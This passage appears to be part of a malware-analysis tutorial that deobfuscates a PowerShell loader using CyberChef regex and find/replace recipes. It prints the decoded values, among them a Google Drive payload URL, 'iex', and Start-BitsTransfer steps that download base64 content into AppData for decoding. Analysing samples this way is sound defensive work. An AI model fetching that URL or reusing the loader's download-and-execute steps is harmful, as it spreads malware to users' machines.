- Fork:** Features two text inputs for "Split delimiter" and "Merge delimiter", both containing `\n`, and an  Ignore errors checkbox.
- Find / Replace:** Features a "Find" input with a single quote, a "REGEX" dropdown, a "Replace" input, and an  Global match checkbox. Below are checkboxes for  Case insensitive,  Multiline matching, and  Dot matches all.

After applying the fork and removing quotes, we should have something like this. This is all of the encoded values separated by a newline, it looks like junk but we'll fix that in a second.

```
Output
|ventekjhEpigramtfucusestDupliceVrtdyrssSammenf:Boyards/Komiker/StickmedknottlrGuckedki
ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemlSkriveseCaressk.
EmnetwcAnsttelounfleecmUncashe/TrevlemuBefragtCyclama?SideroneMembranxEmeticapSkandero Afdelir Photost upaaag=
HjlpeodBlowoffoGruppenmMyxomasnBabassulKarnappoTheoreta DifferdTabulat&Vrngbili ProngbdGrundst=Disprac1Dibblesnbrowsin-
Lngdegrcbilimp0Hydrati0 UntestzOpfindebKvaliteYAbiturer EstranzkusinenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPnitentL
Armora6KnkketsB Oxyben0Hvlnke4 BanguirPacificHBemandiqOverdon4Wilsonk_birkeniGUniteabjudenlann overst0 FerrattMeditat
Sierrasi KlubhueFrasortxKonomid
Porphy\MessagesAcetylsyMisknowsOpvoksew SalzfeonoinflwQuinari6Kageske4Udmejsl\Skjortew
madammiSpunsninHypoderdNamedbeoIntagliwRegiets ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSKaolinehBrudrefreBolster1
IgangslySybilla\JatrophvUntenty1Kymogra.Telefil0Fugleun\ FiskekpSemblanoSidelinwKispuspeValetedrMarketesDumfounh CoraczeTecaactl
BandollAcineti. proteieStngninxArendaleAfstraf
Haendel$ModstanULugtesanRusserblKlangfuiIanaantElectroi VaservgReceiveaBrnebid2Indgae=Kighost$UkultureParleyinTrenchcvShoaled:
LejekawPredisciForsknin FodboldCaptainJargoner biocid
orneri$RallencT UnvigihVelstanaWienerVlHundredaSkarptasKontakt=Subfree$SmertetU0smolovnProfesslFleecediSpytklat
BehypoiOverfrogGennema Unjack2 Stigma+omsadli$NondenuTSuperimhSukkervaComosilMemoranaLlingtasBoneset
Hyrekr$KvartseUAnnonactPlugginmTogrevimSwinglee BijektlKirkefei Sandflg Anisot nonopti=Begejst
lystfar(Unfeign(BaggangStatsttwBengtelmAttractironspai WhitelywCovetisiSprgesknNodeskr3Underin2Beskyld_ Leptocp
CunninrGelejdeoKiwikiwlocuscaeRntgenbsChatties Baldyr Polyand-ResprmiFSttedom MandatePCanonesrStomatoomultihec Fornike
NittensgravrstsGlasnetIBlyantsdasfreds=Requite$
Kultiv(PadderoPRendestIOlecranDSknders)Tragtni)Approba.KravletCUdlaansoForstanmkalkvrkmPanganeaBibelfan Therefd
TreachLunctimpivadksdnPalamabeJespers)Leadpro Besmitt-elbowbos Unbosop OpkbeslMilieuaiFortolktordskif
5653 18 57ms Raw Bytes LF
```

With the output looking as expected, we can go ahead and apply our previous regex to the CyberChef Recipe.

### Regular expression ⊘ ||

Built in regexes  
 User defined

Regex  

```
'[^']*'
```

Case insensitive

^ and \$ match at newlines

Dot matches all

Unicode support

Astral support

Display total

Output format  
 List matches

### Fork ⊘ ||

Split delimiter  

```
\n
```

Merge delimiter  

```
\n
```

Ignore errors

### Find / Replace ⊘ ||

Find  

```
'
```

REGEX ▾

Replace

Global match

Case insensitive

Multiline matching

Dot matches all

### Find / Replace ⊘ ||

Find  

```
.....(.)
```

REGEX ▾

Replace  

```
$1
```

Global match

Case insensitive

Multiline matching

Dot matches all

## Final Output

Applying the above recipe, each of the encoded lines will be individually decoded according to the regex we provided.

We can now see all decoded values from the Powershell script.



This includes references to the Google Drive URL, PowerShell, BitsTransfer, AppData folder, as well as additional base64 encoding.

The combination of these values implies that the script uses Powershell to Download a base64 encoded file to the AppData folder. The download is performed using the Bits protocol, using the BitsTransfer Powershell module.



```
Output
https://drive.google.com/uc?export=download&id=1n-cT0zbYrzArxpCzrL6B04RHq4_6jn0t
iex
\syswow64\WindowsPowerShell\v1.0\powershell.exe
$Unlitiga2=$env:windir
$Thalas=$Unlitiga2+$Thalas
$Utmelig = ((gwm win32_process -F ProcessId=${PID}).CommandLine) -split [char]34
$hyretscoi = $Utmelig[$Utmelig.count-2]
$Bandlys=(Test-Path $Thalas) -And ([IntPtr]::size -eq 8)
Start-BitsTransfer -Source $Tjrspri -Destination $Unlitiga2
$Unlitiga2=$env:appdata
Import-Module BitsTransfer
d.Kry
$Uret=(Test-Path $Unlitiga2)
Start-Sleep 5
$Ebur = Get-Content $Unlitiga2
$Drawart = [System.Convert]::FromBase64String($Ebur)
$Tilvks2 = [System.Text.Encoding]::ASCII.GetString($Drawart)
$Amai=$Tilvks2.substring(239963,20330) |
```

At this point, the script is now successfully decoded and IOCs obtained.

## Conclusion

We've now successfully decoded the script and obtained all decoded values. We manually analysed a script and removed decoy comments, identified an embedded PowerShell script, and ultimately extracted and decoded all encoded values.

We've also looked at a simple but interesting method of obfuscation and demonstrated multiple means of successfully decoding (Python, Regex/CyberChef).